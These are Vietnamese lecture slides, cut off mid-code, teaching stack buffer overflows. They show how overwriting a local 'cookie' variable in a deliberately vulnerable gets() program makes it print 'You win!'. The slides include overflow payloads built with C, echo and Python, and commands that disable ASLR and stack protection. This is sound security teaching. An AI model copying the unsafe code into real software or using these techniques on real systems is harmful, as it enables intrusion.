

# KHAI THÁC LỖ HỔNG PHẦN MỀM

## Bài 2. Lỗ hổng tràn bộ đệm

1

Khái niệm

2

Ghi đè biến cục bộ

3

Cách thức truyền dữ liệu vào chương trình

4

Thay đổi luồng thực thi chương trình

5

Trở về thư viện chuẩn

# Tài liệu tham khảo

1. Nguyễn Thành Nam, **Chương 3//  
Nghệ thuật tận dụng lỗi phần mềm**,  
NXB Khoa học & Kỹ thuật, 2009

1

Khái niệm

2

Ghi đề biến cục bộ

3

Cách thức truyền dữ liệu vào chương trình

4

Thay đổi luồng thực thi chương trình

5


Trở về thư viện chuẩn

# Lỗi hỏng tràn bộ đệm


- Buffer Overflow
  - Buffer = Bộ đệm, Vùng đệm, Vùng nhớ đệm
  - Overflow = Tràn

❑ **Lỗi hỏng tràn bộ đệm (Buffer Overflow)** là lỗi hỏng trong lập trình, cho phép dữ liệu được ghi vào một buffer có thể tràn ra ngoài buffer đó, ghi đè lên dữ liệu khác và dẫn tới hoạt động bất thường của chương trình.


# Lỗi hỏng tràn bộ đệm



a. Dữ liệu quan trọng nằm phía trước dữ liệu bị tràn



b. Bộ đệm bị tràn nhưng chưa tràn đến dữ liệu quan trọng



c. Bộ đệm bị tràn, ghi đè vùng dữ liệu quan trọng

# Lỗi hỏng tràn bộ đệm

- Dễ tránh nhưng phổ biến và nguy hiểm nhất hiện nay
- Đứng thứ 3/25 trong bảng xếp hạng lỗi lập trình nguy hiểm nhất
- Hai dạng lớn: trên stack, trên heap
- Có nhiều cơ chế bảo vệ và cũng có nhiều kỹ thuật khai thác

# Lỗi hỏng tràn bộ đệm

CWE - 2011 CWE/SANS Top 25 M x

cwe.mitre.org/top25/

## Brief Listing of the Top 25

This is a brief listing of the Top 25 items, using the general ranking.

NOTE: 16 other weaknesses were considered for inclusion in the Top 25, but their general scores were not high enough. They are listed in a separate ["On the Cusp"](#) page.

Rank	Score	ID	Name
[1]	93.8	<a href="#">CWE-89</a>	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	<a href="#">CWE-78</a>	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	<a href="#">CWE-120</a>	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')



# Tràn bộ đệm

---

## □ Hai dạng tràn bộ đệm


- Tràn bộ đệm trên Stack: biến cục bộ
- Tràn bộ đệm trên Heap: cấp phát động

# Tràn bộ đệm trên stack

Địa chỉ cao

Hướng phát triển stack

Địa chỉ thấp



# Tràn bộ đệm trên stack

...			
main() 's variables			
s			
s2			
s1			
Return address			
Saved EBP			
x			
O	!		
H	E	L	L
other local variables			

s1 = "Hello!"

...			
main() 's variables			
s			
s2			
s1			
A	A	A	A
A	A	A	A
A	A	A	A
A	A	A	A
A	A	A	A
other local variables			

s1 = 'A' x 20

# Hệ quả của tràn bộ đệm

- ❑ Ghi đè lên biến cục bộ khác trong stack
  - Nếu biến đó là điều kiện để rẽ nhánh?
- ❑ Ghi đè lên địa chỉ trả về
  - Nếu “địa chỉ” là tùy tiện?
  - Nếu “địa chỉ” trỏ tới đoạn mã định trước?

# Hướng khai thác lỗi hỏng tràn bộ đệm

- Làm tràn ngẫu nhiên làm chương trình (server!!!) bị crash
- Ghi đè lên biến khác để chương trình rẽ nhánh theo ý muốn
- Ghi đè địa chỉ trả về để đoạn mã tùy ý (có thể là shellcode).

# Nguyên tắc khai thác

- Dữ liệu quan trọng phải nằm phía sau (ở địa chỉ cao hơn) so với bộ đệm
- Phần dữ liệu tràn phải đủ lớn để đè lên được dữ liệu quan trọng
- Những dữ liệu khác nằm giữa vùng đệm và dữ liệu mục tiêu cũng bị ghi đè. Việc ghi đè đó có thể ảnh hưởng đến logic làm việc của chương trình, đến khả năng thành công của việc khai thác.

1

Khái niệm

2

Ghi đè biến cục bộ

3

Cách thức truyền dữ liệu vào chương trình

4

Thay đổi luồng thực thi chương trình

5

Trở về thư viện chuẩn

# Mã nguồn + Mã máy chương trình

```
#include <stdio.h>
int main()
{
    int cookie=0;
    char buf[16];
    printf("Your name: ");
    gets(buf);
    if(cookie == 0x41424344)
        puts("You win!");
    else
        puts("Try again!");
    return 0;
}
```



Prog1.rar




# Mã dịch ngược IDA Pro + Hexrays

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char Buffer; // [esp+1Ch] [ebp-14h]
    int v5;      // [esp+2Ch] [ebp-4h]
    v5 = 0;
    printf("Your name: ");
    gets(&Buffer);
    if ( v5 == 0x41424344 )
        puts("You win!");
    else
        puts("Try again!");
    return 0;
}
```


- **Buffer** nằm thấp hơn **v5**
- Khoảng cách từ **Buffer** đến **v5**  
 $(-4h) - (-14h) = 10h = 16$
- Cần 16 bytes bất kỳ để tiếp cận, tiếp đó là dữ liệu muốn ghi đè lên **v5** (cookie)

# Stack frame



# Name = "0123456789abc"

Return Address			
EBP cŭ			
cookie			
63	00	buf	buf
38	39	61	62
34	35	36	37
30	31	32	33

 "D:\MyPrograms\Exploit\Lesson 1\Prog1\bin\Debug\Prog1.exe" — □ ×

Your name: 0123456789abc  
Try again!

^  
▼

# Name = "0123456789abcdefDCBA"

Tại sao có '00' ở đây?

Tại sao là "DCBA" mà không phải là "ABCD"?

Return Address			
00	[EBP]2..4		
44	43	42	41
63	64	65	66
38	39	61	62
34	35	36	37
30	31	32	33

"D:\MyPrograms\Exploit\Lesson 1\Prog1\bin\Debug\Prog1.exe"

Your name: 0123456789abcdefDCBA  
You win!

1

Khái niệm

2

Ghi đề biến cục bộ

3

Cách thức truyền dữ liệu vào chương trình

4

Thay đổi luồng thực thi chương trình

5

Trở về thư viện chuẩn

# Chương trình nhận dữ liệu qua stdin

# Biến thể của chương trình

```
//file name: app3.c
#include <stdio.h>
int main(){
    int cookie=0;
    char buf[16];
    printf("Your name: ");
    gets(buf);
    if(cookie == 0x01020304)
        puts("You win!");
    else
        puts("Try again!");
    return 0;
}
```

Ví dụ trước 41h, 42h, 43h, 44h ứng với các ký tự in được A, B, C, D  
→ Có thể nhập qua bàn phím

Ở đây, 01h, 02h, 03h và 05h ứng với các ký tự không in được  
→ Không nhập qua bàn phím

# Cách nhập dữ liệu vào chương trình

- Chuyển hướng (redirect)
  - Chuẩn bị file dữ liệu: `data`
  - Gọi chương trình: `app < data`
- Dòng đường ống (pipe line)
  - Viết ứng dụng xuất dữ liệu ra standard output: `datagen`
  - Gọi chương trình: `datagen | app`



# Chuyển hướng

```
#include <stdio.h>
```

```
int main(){  
    char st[ ]="aaaaaaaaaaaaaaaaaa\x04\x03\x02\x01";  
    FILE *f = fopen("input.dat", "wb");  
    fwrite(st, 1, sizeof(st), f);  
    fclose(f);  
    return 0;  
}
```

```
$ sudo sysctl -w kernel.randomize_va_space=0  
$ gcc app2.c -o app2 -fno-stack-protector  
$ gcc gendata.c -o gendata  
$ ./gendata  
$ ./app2 < input.dat  
Your name: You won!  
$
```

# Đường ống

```
//File name: "redirect.c"
```

```
#include <stdio.h>
```

```
int main(){  
    char st[ ]="aaaaaaaaaaaaaaaa\x04\x03\x02\x01";  
    puts(st);  
    return 0;  
}
```

```
$ gcc redirect.c -o redirect
```

```
$ ./redirect | ./app2
```

```
Your name: You won!
```

```
$
```

# Đường ống với script

- Sử dụng echo

```
$ echo -e "aaaaaaaaaaaaaaaa\x04\x03\x02\x01" | ./app2  
Your name: You won!  
$
```

- Sử dụng Python

```
$ python -c 'print "a"*16+"\x04\x03\x02\x01"' | ./app2  
Your name: You won!  
$
```

# Chương trình nhận dữ liệu qua tham số dòng lệnh

# Chương trình mẫu

```
#include <stdio.h>

int main(int argc, char *argv[ ]){
    printf("This program was run with %d parameter(s)\n",
        argc);
    int i;
    for(i=0; i<argc; i++)
        printf("argv[%d] = %s\n", i, argv[i]);
    return 0;
}
```

# Thực thi với đường dẫn khác nhau

```
attt@ubuntu: ~  
attt@ubuntu:~$ ./app  
This program was run with 1 parameter(s)  
argv[0] = ./app  
attt@ubuntu:~$ /home/attt/app  
This program was run with 1 parameter(s)  
argv[0] = /home/attt/app  
attt@ubuntu:~$ █
```

# Tham số có chứa dấu cách

```
attt@ubuntu: ~  
attt@ubuntu:~$ ./app AAAA BBBB CCCC  
This programm was run with 4 parameter(s)  
argv[0] = ./app  
argv[1] = AAAA  
argv[2] = BBBB  
argv[3] = CCCC  
attt@ubuntu:~$ ./app AAAA "BBBB CCCC"  
This programm was run with 3 parameter(s)  
argv[0] = ./app  
argv[1] = AAAA  
argv[2] = BBBB CCCC  
attt@ubuntu:~$ █
```

# Tham số được sinh từ script

```
attt@ubuntu: ~  
attt@ubuntu:~$ ./app $(echo "AAA BBB")  
This programm was run with 3 parameter(s)  
argv[0] = ./app  
argv[1] = AAA  
argv[2] = BBB  
attt@ubuntu:~$ ./app "$(echo "AAA BBB")"  
This programm was run with 2 parameter(s)  
argv[0] = ./app  
argv[1] = AAA BBB  
attt@ubuntu:~$ █
```



1

Khái niệm

2

Ghi đề biến cục bộ

3

Cách thức truyền dữ liệu vào chương trình

4

Thay đổi luồng thực thi chương trình

5

Trở về thư viện chuẩn

**Trở về ngay trong  
thân hàm**


# Biến thể của chương trình

```
#include <stdio.h>

